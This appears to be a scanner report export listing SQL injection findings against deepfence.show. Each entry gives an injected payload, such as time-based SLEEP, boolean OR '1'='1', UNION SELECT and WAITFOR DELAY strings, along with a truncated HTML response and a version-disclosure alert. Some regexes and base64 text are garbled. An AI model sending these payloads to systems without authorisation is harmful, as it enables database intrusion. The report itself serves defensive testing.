href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#657	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY SLEEP(5)--</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY SLEEP(5)--
Name	Value					
demouser@deepfence.io	ORDER BY SLEEP(5)--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	<p>Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]</p>					
Action Points	<p>You may need to remove SQL tokens from the contents of the parameter demouser@</p>					

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#658

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>" or sleep(5)#</td></tr></table>		Name	Value	demouser@deepfence.io	" or sleep(5)#
Name	Value					
demouser@deepfence.io	" or sleep(5)#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#659					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 8--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 8--
Name	Value				
demouser@deepfence.io	ORDER BY 8--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#660

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>&&SLEEP(5)#</td></tr></table>	Name	Value	demouser@deepfence.io	&&SLEEP(5)#
Name	Value				
demouser@deepfence.io	&&SLEEP(5)#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#661				

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	admin") or "1"="1"#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEGAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #662

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 6#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#663

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#664				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>") or true--</td></tr></table>	Name	Value	demouser@deepfence.io	") or true--
Name	Value				
demouser@deepfence.io	") or true--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#665				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 4</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 4
Name	Value				
demouser@deepfence.io	ORDER BY 4				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#666

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>waitfor delay '00:00:05'</td></tr></table>	Name	Value	demouser@deepfence.io	waitfor delay '00:00:05'
Name	Value				
demouser@deepfence.io	waitfor delay '00:00:05'				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#667				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#668	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	\\

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...

Alerts

Action Points

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter demouser@

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#669

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))--</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))--				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#670				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

